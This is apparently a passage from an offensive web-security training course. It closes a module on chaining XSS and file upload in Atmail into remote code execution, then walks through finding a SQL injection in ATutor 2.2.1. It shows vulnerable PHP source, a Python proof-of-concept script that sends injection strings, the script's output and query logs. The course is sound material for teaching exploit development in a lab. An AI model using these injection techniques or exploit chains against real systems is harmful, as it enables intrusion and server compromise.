


Figure 64: Gaining remote code execution

2.6.7 Exercise

Take your newly learned vulnerabilities and test them out! Build the complete session riding attack in JavaScript combined with the XSS, addattachment and globalsave vulnerability as previously discussed and gain remote code execution.

2.6.8 Extra Mile

Previously, we talked about an alternative path to remote code execution. That is, via the plugins. Research this and discover the requests that are needed to upload PHP code via this method. Then, use that as your remote code execution payload and combine it with your XSS to achieve a virtually unassisted remote shell on your Atmail target.

2.7 Summary

In this module, we first discovered and then later exploited an XSS vulnerability in the Atmail Server.

We showed how this vulnerability is triggered when a user views their inbox.

We then combined it with a post-authenticated payload that will send an email on behalf of the administrator to any user, essentially spoofing the administrator.

Finally, we walked through a file upload vulnerability so that you can build an end-to-end exploit combining all the vulnerabilities that will result in remote code execution and compromise the underlying server.

3 ATutor Authentication Bypass and RCE

3.1 Overview

ATutor is a web-based Learning Management System that has been in existence for a number of years and according to the information found on the vendor website, it is used by thousands of organizations[27]. Given the relatively large user base, we decided to take a look under the hood. This was made easier in part due to the fact that ATutor is open source so anybody can perform a source code audit.

This module will cover the in-depth analysis and exploitation of multiple vulnerabilities in ATutor 2.2.1. The first vulnerability we will investigate is a SQL injection that can be used to disclose sensitive information from the ATutor backend database. Once disclosed, this information can be used to effectively subvert the authentication mechanism. Finally, once privileged access is gained, we will exploit a post-authentication file upload vulnerability that leads to remote code execution.

3.2 Getting Started

Revert the ATutor virtual machine from your student control panel. You will find the credentials for the ATutor server and application accounts in your course materials.

ATutor provides you with 3 levels of access:

1. Student
2. Teacher
3. Administrator

For the purposes of this module, we will be attacking the vulnerable ATutor instance from an unauthenticated perspective, so we will not need credentials. In latter parts of the module, we will however use the appropriate credentials in order to ease the exploit development process.

3.2.1 Setting Up the Environment

In this module, we will be attacking the ATutor application from a white-box perspective. We will analyze the source code of the target application and enable database logging in order to inspect all SQL queries processed by the backend database. This will make our vulnerability discovery and exploit development much easier.

ATutor uses the MySQL database engine and in order to enable database logging, we can log in via SSH to the target server and make the necessary changes.

[27] https://atutor.github.io/

Once logged in, we'll open the MySQL server configuration file located at /etc/mysql/my.cnf and uncomment the following lines under the Logging and Replication section:

```
student@atutor:~$ sudo nano /etc/mysql/my.cnf
[mysqld]
...
general_log_file        = /var/log/mysql/mysql.log
general_log             = 1
```

Listing 55 - Editing the MySQL server configuration file to log all queries

After modifying the configuration file, we need to restart the MySQL server in order for the change to take effect:

```
student@atutor:~$ sudo systemctl restart mysql
```

Listing 56 - Restarting the MySQL server to apply the new configuration

We can then use the tail command to inspect the MySQL log file and see all queries being executed by the web application as they happen.

```
student@atutor:~$ sudo tail -f /var/log/mysql/mysql.log
```

Listing 57 - Finding all queries being executed by ATutor

To test the query logging setup through the tail command, we can simply browse the ATutor web application.




Figure 65: Performing a search against the ATutor web application

```
180514 12:06:42   287 Connect   root@localhost on atutor
                  287 Query     SET NAMES utf8
                  287 Query     SELECT * FROM AT_config
                  287 Query     SELECT * FROM AT_languages ORDER BY native_name
                  287 Query     SELECT customized FROM AT_themes WHERE dir_name = 'default'
                  287 Query     SELECT customized FROM AT_themes WHERE dir_name = 'default'
                  287 Query     SELECT * FROM AT_courses ORDER BY title
                  287 Query     SELECT dir_name, privilege, admin_privilege, status, cron_interval, cron_last_run
FROM AT_modules WHERE status=2
                  287 Query     SELECT L.* FROM AT_language_text L, AT_language_pages P WHERE L.language_code="en"
 AND L.term=P.term AND P.page="/search.php" ORDER BY L.variable ASC
                  287 Query     SELECT L.* FROM AT_language_text L WHERE L.language_code="en" AND L.term="test" OR
DER BY variable ASC LIMIT 1
                  287 Query     INSERT IGNORE INTO AT_language_pages (`term`, `page`) VALUES ("test", "/search.php
")
                  287 Query     SELECT * FROM AT_modules WHERE dir_name ='_core/services' && status ='2'
                  287 Query     SELECT C.last_modified, C.course_id, C.content_id, C.title, C.text, C.keywords FRO
M AT_content AS C WHERE C.course_id=2 AND ( (C.title LIKE "%offsec%" OR C.text LIKE "%offsec%" OR C.keywords LIKE
"%offsec%")) LIMIT 200
                  287 Query     SELECT course_group_forums.title AS forum_title, course_group_forums.course_id, T.
* FROM AT_forums_threads T RIGHT JOIN ( SELECT forum_id, course_id, title, description, num_topics, num_posts, las
t_post, mins_to_edit FROM AT_forums_courses     NATURAL JOIN AT_forums WHERE course_id=2       UNION   SELECT for
um_id, course_id, title, description, num_topics, num_posts, last_post, mins_to_edit FROM AT_forums_groups NATURAL
 JOIN   (SELECT forum_id, num_topics, num_posts, last_post, mins_to_edit FROM AT_forums) AS f NATURAL JOIN      AT
_groups_members NATURAL JOIN    (SELECT g.*, gt.course_id FROM AT_groups g INNER JOIN AT_groups_types gt USING (ty
pe_id) WHERE    course_id=2) AS group_course WHERE      member_id=0) AS course_group_forums USING (forum_id) WHERE
  (course_group_forums.title LIKE "%offsec%" OR T.subject LIKE "%offsec%" OR T.body LIKE "%offsec%")
                  287 Quit
```

Figure 66: Verifying that query logging is working as expected

Furthermore, since we are dealing with a PHP web application, we can also enable the PHP *display_errors* directive. With this directive turned on, we will be able to see any PHP errors we trigger in a verbose form, which can aid us during our analysis. To do that, we add the following line to the /etc/php5/apache2/php.ini file:

```
display_errors = On
```

Listing 58 - Configuring PHP to display verbose error

Finally, we need to restart the Apache service for the new configuration setting to take effect.

```
student@atutor:~$ sudo systemctl restart apache2
```

Listing 59 - Restarting the Apache server to apply the new configuration

With MySQL and Apache configured for whitebox testing, we are ready to start our vulnerability discovery process for the ATutor web application.

3.3 Initial Vulnerability Discovery

As is always the case when we have access to the source code, we first like to just look around and get a feel for the application. How is it organized? Can we identify any coding style that can help us with string searches against the code base? Is there anything else that can help us streamline and minimize the amount of time we need to properly investigate our target?

As we were doing that, we realized that it was fairly easy to identify all publicly accessible ATutor webpages. More specifically, all pages that do not require authentication contain the following line in their source code:

```
$_user_location = 'public';
```

Listing 60 - All publically accessible ATutor web pages can be easily identified

It is important to always analyze the unauthenticated code portions first, since they are most sensitive to attacks as anyone can reach them.

As we will see in this module, a vulnerability in the unauthenticated portion of the code will allow us to get an initial foothold on the system, which will then be escalated by exploiting other vulnerabilities in the protected sections of the application.

With that in mind, we decided to enumerate all pages we could access without authentication using a *grep* search and used the results as a starting point for our analysis.

The following *grep* search will allow you to repeat this process for yourself:

```
student@atutor:~$ grep -rnw /var/www/html/ATutor -e "^.*user_location.*public.*" --
color
```

Listing 61 - Enumerating all publicly accessible ATutor pages

Although this search did catch a few false positives, we ended up with a subset of roughly 85 ATutor webpages. Given the fact that ATutor uses a database backend, we decided to start looking for traditional SQL injection vulnerabilities in these pages or in functions directly called from these pages.

After spending some time doing so, we discovered a potentially interesting find. Let's look at the code found in /var/www/html/ATutor/mods/_standard/social/index_public.php:

```
14: $_user_location    = 'public';
15:
16: define('AT_INCLUDE_PATH', '../../../include/');
17: require(AT_INCLUDE_PATH.'vitals.inc.php');
18: require_once(AT_SOCIAL_INCLUDE.'constants.inc.php');
19: require(AT_SOCIAL_INCLUDE.'friends.inc.php');
20: require(AT_SOCIAL_INCLUDE.'classes/PrivacyControl/PrivacyObject.class.php');
21: require(AT_SOCIAL_INCLUDE.'classes/PrivacyControl/PrivacyController.class.php');
```

Listing 62 - Some of the source code of index_public.php

The *$_user_location* variable indicates public accessibility and after reviewing the files from the *require* statements as well as the remainder of index_public.php, we verified that there is no authentication code. Furthermore, accessing this web page through a browser confirms that we are indeed able to reach this section without authentication (Figure 67).




Figure 67: We can reach index_public.php without authentication

Inspecting index_public.php, we see checks for the *p* and *rand_key* GET variables, but nothing that seems to prevent us from reaching the first *if* statement on line 38, which is where things get a bit more interesting.

```
23: if(isset($_POST['rand_key'])){
24:     $rand_key = $addslashes($_POST['rand_key']);        //should we excape?
25: }
26: //paginator settings
27: if(isset($_GET['p'])){
28:     $page = intval($_GET['p']);
29: }
30: if (!isset($page)) {
31:     $page = 1;
32: }
33: $count  = (($page-1) * SOCIAL_FRIEND_SEARCH_MAX) + 1;
34: $offset = ($page-1) * SOCIAL_FRIEND_SEARCH_MAX;
35:
36:
37: //if $_GET['q'] is set, handle Ajax.
38: if (isset($_GET['q'])){
39:     $query = $addslashes($_GET['q']);
40:
41:     //retrieve a list of friends by the search
42:     $search_result = searchFriends($query);
43:
```

```
44:
45:     if (!empty($search_result)){
46:         echo '<div class="suggestions">'._AT('suggestions').':<br/>';
47:         $counter = 0;
48:         foreach($search_result as $member_id=>$member_array){
49:             //display 10 suggestions
50:             if ($counter > 10){
51:                 break;
52:             }
53:
54:             echo '<a href="javascript:void(0);"
onclick="document.getElementById(\'search_friends\').value=\''.printSocialName($member
_id, false).'\';
document.getElementById(\'search_friends_form\').submit();">'.printSocialName($member_
id, false).'</a><br/>';
55:             $counter++;
56:         }
57:         echo '</div>';
58:     }
59:     exit;
60: }
```

Listing 63 - Unauthenticated call to a searchFriends function.

In listing 63, the code first checks if the *GET* parameter *q* is set (line 38) and if it is, the value that it holds is seemingly sanitized using the *addslashes* function (line 39). Immediately after that, our user-controlled value is passed on to the *searchFriends* function (line 42).

Reading the above code should cause you to pause for a moment. Any time we see variable names such as *query* or *qry*, or function names that contain the string *search*, our first instinct should be to follow the path and see where the code takes us. It may lead us to nothing or it may lead to code that properly handles user-controlled data, leaving us nothing to work with. Nevertheless, even in a worst case scenario, we could learn *how* the application handles user input, which can save us time later on when we encounter similar situations.

With that said, we will follow this function call and see what we are dealing with. A quick grep search such as the following helps us find the *searchFriends* function implementation.

```
student@atutor:~$ grep -rnw /var/www/html/ATutor -e "function searchFriends" --color
./mods/_standard/social/lib/friends.inc.php:260:function searchFriends($name,
$searchMyFriends = false, $offset=-1){
```

Listing 64 - Searching for the searchFriends function implementation

Let's take a look at how the *searchFriends()* function is implemented in friends.inc.php.

```
260: function searchFriends($name, $searchMyFriends = false, $offset=-1){
261:     global $addslashes;
262:     $result = array();
263:     $my_friends = array();
264:     $exact_match = false;
265:
266:     //break the names by space, then accumulate the query
```

```
267:    if (preg_match("/^\\\\?\"(.*)\\\\?\"$/", $name, $matches)){
268:        $exact_match = true;
269:        $name = $matches[1];
270:    }
271:   $name = $addslashes($name);
272:   $sub_names = explode(' ', $name);
273:    foreach($sub_names as $piece){
274:        if ($piece == ''){
275:            continue;
276:        }
```

Listing 65 - Breaking up the $name variable

If we look at the very beginning of listing 65, we can see that *$addslashes* appears again, indicating that we will likely have to deal with some sort of sanitization. On line 271, we see that sanitization attempt happening as expected. Then, on line 272, our user-controlled *$name* variable is exploded into an array called *$sub_names* using a space as the separator, and it is looped through.

```
278:        //if there are 2 double quotes around a search phrase, then search it as
if it's "first_name last_name".
279:        //else, match any contact in the search phrase.
280:        if ($exact_match){
281:            $match_piece = "= '$piece' ";
282:        } else {
283:            //$match_piece = "LIKE '%$piece%' ";
284:           $match_piece = "LIKE '%%$piece%%' ";
285:        }
286:        if(!isset($query )){
287:            $query = '';
288:        }
289:       $query .= "(first_name $match_piece OR second_name $match_piece OR
last_name $match_piece OR login $match_piece ) AND ";
290:    }
```

Listing 66 - The $match_piece variable is set within the LIKE statement

In Listing 66 we find that on each iteration, the *$piece* variable is being concatenated into a string containing a SQL *LIKE* keyword (line 284). Finally, our semi-controlled *$match_piece* variable is incorporated into the partial SQL query (*$query* variable) on line 289.

```
337:        $sql = 'SELECT * FROM '.TABLE_PREFIX.'members M WHERE ';
338:        if (isset($_SESSION['member_id'])){
339:            $sql .= 'member_id!='.$_SESSION['member_id'].' AND ';
340:        }
341:    }
342:    $sql = $sql . $query;
343:    if ($offset >= 0){
344:        $sql .= " LIMIT $offset, ". SOCIAL_FRIEND_SEARCH_MAX;
345:    }
346:
347:    $rows_members = queryDB($sql, array());</span>
```

Listing 67 - The searchFriends() function is vulnerable to SQL injection

In Listing 67, the *$query* variable is again concatenated to the *$sql* variable to form the final SQL query (line 342) which is subsequently passed to *queryDB()* (line 347). This function finally executes the query against the database.

At this point in our analysis, we need to recall that we have seen at least two attempts to sanitize user-controlled input. In theory, this potential vulnerability seems well-defended (via *addslashes*), despite the fact that user-controlled input is part of a SQL query. However, if we send a properly crafted *GET* request with a payload containing a single quote, we observe something interesting as shown in Figure 68.




Figure 68: Sending a single quote as a GET payload

The same result can be achieved by using the following script, which we will use from this point on to send our payloads.

```
import sys
import re
import requests
from bs4 import BeautifulSoup

def searchFriends_sqli(ip, inj_str):
    target      = "http://%s/ATutor/mods/_standard/social/index_public.php?q=%s" %
(ip, inj_str)
    r = requests.get(target)
    s = BeautifulSoup(r.text, 'lxml')
    print "Response Headers:"
    print r.headers
    print
    print "Response Content:"
    print s.text
    print
    error = re.search("Invalid argument", s.text)
    if error:
        print "Errors found in response. Possible SQL injection found"
    else:
        print "No errors found"

def main():
    if len(sys.argv) != 3:
        print "(+) usage: %s <target> <injection_string>" % sys.argv[0]
        print '(+) eg: %s 192.168.121.103 "aaaa\'" '  % sys.argv[0]
```

```
        sys.exit(-1)

    ip                  = sys.argv[1]
    injection_string    = sys.argv[2]

    searchFriends_sqli(ip, injection_string)

if __name__ == "__main__":
    main()
```

Listing 68 - A simple Python scripts to send GET requests to ATutor

```
kali@kali:~/atutor$ python poc1.py atutor "AAAA'"
Response Headers:
{'Content-Length': '153', 'Content-Encoding': 'gzip', 'Set-Cookie':
'ATutorID=2mt5ucbd6h2lcnl27b3kcv43h7; path=/ATutor/,
ATutorID=qcmepgkp8i0s3pc9nmbq7m2jc6; path=/ATutor/,
ATutorID=qcmepgkp8i0s3pc9nmbq7m2jc6; path=/ATutor/', 'Vary': 'Accept-Encoding', 'Keep-
Alive': 'timeout=5, max=100', 'Server': 'Apache/2.4.10 (Debian)', 'Connection': 'Keep-
Alive', 'Date': 'Tue, 24 Apr 2018 17:08:57 GMT', 'Content-Type': 'text/html;
charset=utf-8'}

Response Content:

Warning:  Invalid argument supplied for foreach() in
/var/www/html/ATutor/mods/_standard/social/lib/friends.inc.php on line 350


Errors found in response. Possible SQL injection found

kali@kali:~/atutor$
```

Listing 69 - After sending a string terminated by a single quote, we receive an error message

Again, please remember that the returned warning is the result of the *display_errors* PHP directive being set to *On*. In a production environment this is seldom the case and cannot be relied upon.

Nevertheless, the error points us to the file we are already familiar with (friends.inc.php), so let's see what exactly is breaking. If we take a look at the line 350, we find the following:

```
347:    $rows_members = queryDB($sql, array());
348:
349:    //Get all members out
350:    foreach($rows_members as $row){
351:        $this_id = $row['member_id'];
```

Listing 70 - The location of where the PHP code breaks with our input

Line 350 uses the *$row_members* variable, which should be populated with the results of the query executed on line 347. This indicates that the query may be broken. As we have enabled MySQL query logging, we can investigate the log file. When we do that, we see the following entry:

```
student@atutor:~$ sudo tail -f /var/log/mysql/mysql.log
          776 Query SELECT customized FROM AT_themes WHERE dir_name = 'default'
          776 Query SELECT customized FROM AT_themes WHERE dir_name = 'default'
          776 Query SELECT * FROM AT_courses ORDER BY title
```

```
          776 Query SELECT dir_name, privilege, admin_privilege, status,
cron_interval, cron_last_run FROM AT_modules WHERE status=2
          776 Query SELECT L.* FROM AT_language_text L, AT_language_pages P WHERE
L.language_code="en" AND L.term=P.term AND
P.page="/mods/_standard/social/index_public.php" ORDER BY L.variable ASC
          776 Query SELECT L.* FROM AT_language_text L WHERE L.language_code="en" AND
L.term="test" ORDER BY variable ASC LIMIT 1
          776 Query INSERT IGNORE INTO AT_language_pages (`term`, `page`) VALUES
("test", "/mods/_standard/social/index_public.php")
          776 Query SELECT * FROM AT_modules WHERE dir_name ='_core/services' &&
status ='2'
          776 Query    SELECT * FROM AT_members M WHERE (first_name LIKE '%AAAA'%'  OR
second_name LIKE '%AAAA'%'  OR last_name LIKE '%AAAA'%'  OR login LIKE '%AAAA'%'  )
          776 Quit
```

Listing 71 - A single quote character part of our string payload, can be found unescaped in a SQL query

Listing 71 shows that the single quote part of our payload was not escaped correctly by the application. As a result, we should be dealing with a SQL injection vulnerability here. Moreover, from the logged query, it appears that we have not just one, but four different injection points.

As we continue to test the injection by sending two single quotes (not a single double quote), we are able to close the SQL query that is under our control. This can be verified by the fact that no errors are found in the response (Listing 72) nor in the MySQL log file.

```
kali@kali:~/atutor$ python poc1.py atutor "AAAA'"
Response Headers:
{'Content-Length': '20', 'Content-Encoding': 'gzip', 'Set-Cookie':
'ATutorID=38m1u0lvr8jatcnfb3382c7mk7; path=/ATutor/,
ATutorID=98urnfikmqo7s5m4gog1dh6sj0; path=/ATutor/,
ATutorID=98urnfikmqo7s5m4gog1dh6sj0; path=/ATutor/', 'Vary': 'Accept-Encoding', 'Keep-
Alive': 'timeout=5, max=100', 'Server': 'Apache/2.4.10 (Debian)', 'Connection': 'Keep-
Alive', 'Date': 'Tue, 24 Apr 2018 17:09:39 GMT', 'Content-Type': 'text/html;
charset=utf-8'}

Response Content:


No errors found

kali@kali:~/atutor$
```

Listing 72 - After sending a double single quote payload, we receive no error message

Checking the log file, we observe that the vulnerable query is now well-formed.

```
        40925 Query SELECT customized FROM AT_themes WHERE dir_name = 'default'
        40925 Query SELECT customized FROM AT_themes WHERE dir_name = 'default'
        40925 Query SELECT * FROM AT_courses ORDER BY title
        40925 Query SELECT dir_name, privilege, admin_privilege, status,
cron_interval, cron_last_run FROM AT_modules WHERE status=2
        40925 Query SELECT L.* FROM AT_language_text L, AT_language_pages P WHERE
L.language_code="en" AND L.term=P.term AND
P.page="/mods/_standard/social/index_public.php" ORDER BY L.variable ASC
        40925 Query SELECT L.* FROM AT_language_text L WHERE L.language_code="en" AND
L.term="test" ORDER BY variable ASC LIMIT 1
```

```
        40925 Query INSERT IGNORE INTO AT_language_pages (`term`, `page`) VALUES
("test", "/mods/_standard/social/index_public.php")
        40925 Query SELECT * FROM AT_modules WHERE dir_name ='_core/services' &&
status ='2'
        40925 Query    SELECT * FROM AT_members M WHERE (first_name LIKE '%AAAA''%'
OR second_name LIKE '%AAAA''%'  OR last_name LIKE '%AAAA''%'  OR login LIKE '%AAAA''%'
)
        40925 Quit
```

Listing 73 - A double single quote payload creates a well-formed SQL query

If you have had prior exposure to SQL injections using UNION queries, you may think this is a perfect opportunity to use them and directly retrieve arbitrary data from the ATutor database. From a very high-level perspective, that approach would look like this:

```
SELECT * FROM AT_members M WHERE (first_name LIKE '%INJECTION_HERE') UNION ALL SELECT
1,1,1,1,.......#
```

Listing 74 - A high-level look at a possible UNION SQL injection

While it is certainly possible to use UNION queries, they are unfortunately not useful to us in this case. Specifically, if we look at the code in listing 75 from index_public.php, we can see that the results of the vulnerable query are actually *not* displayed to the user. Rather, on line 48, the query result set is used in a foreach loop that passes the retrieved *$member_id* on to the *printSocialName* function. The results of this function call are then displayed to the end-user using the PHP echo function.

```
41:     //retrieve a list of friends by the search
42:     $search_result = searchFriends($query);
43:
44:
45:     if (!empty($search_result)){
46:         echo '<div class="suggestions">'._AT('suggestions').':<br/>';
47:         $counter = 0;
48:         foreach($search_result as $member_id=>$member_array){
49:             //display 10 suggestions
50:             if ($counter > 10){
51:                 break;
52:             }
53:
54:             echo '<a href="javascript:void(0);"
onclick="document.getElementById(\'search_friends\').value=\''.printSocialName($member
_id, false).'\';
document.getElementById(\'search_friends_form\').submit();">'.printSocialName($member_
id, false).'</a><br/>';
55:             $counter++;
```

Listing 75 - The query result is used in a for loop

In other words, the results of the payload we inject are not directly reflected back to us, so a traditional union query will not be helpful here.

We can verify this by continuing to follow this code execution path.

```
555: /**
556:   * Print social name, with AT_print and profile link
557:   * @param      int             member id
558:   * @param      link    will return a hyperlink when set to true
559:   * return      the name to be printed.
560:   */
561: function printSocialName($id, $link=true){
562:     if(!isset($str)){
563:         $str = '';
564:     }
565:         $str .= AT_print(get_display_name($id), 'members.full_name');
566:         if ($link) {
567:                 return getProfileLink($id, $str);
568:         }
569:         return $str;
570: }
```

Listing 76 - The printSocialName function implementation in mods/_standard/social/lib/friends.inc.php

The *printSocialName* function (listing 76) passes the *$member_id* value (*$id* on line 565) to the *get_display_name* function defined in vital_funcs.inc.php. This function is shown in the listing below.

```
299:    if (substr($id, 0, 2) == 'g_' || substr($id, 0, 2) == 'G_'){
300:        $sql = "SELECT name FROM %sguests WHERE guest_id='%d'";
301:         $row = queryDB($sql, array(TABLE_PREFIX, $id), TRUE);
302:        return _AT($display_name_formats[$_config['display_name_format']], '',
$row['name'], '', '');
303:    }else{
304:        $sql    = "SELECT login, first_name, second_name, last_name FROM %smembers
WHERE member_id='%d'";
305:         $row    = queryDB($sql, array(TABLE_PREFIX, $id), TRUE);
306:        return _AT($display_name_formats[$_config['display_name_format']],
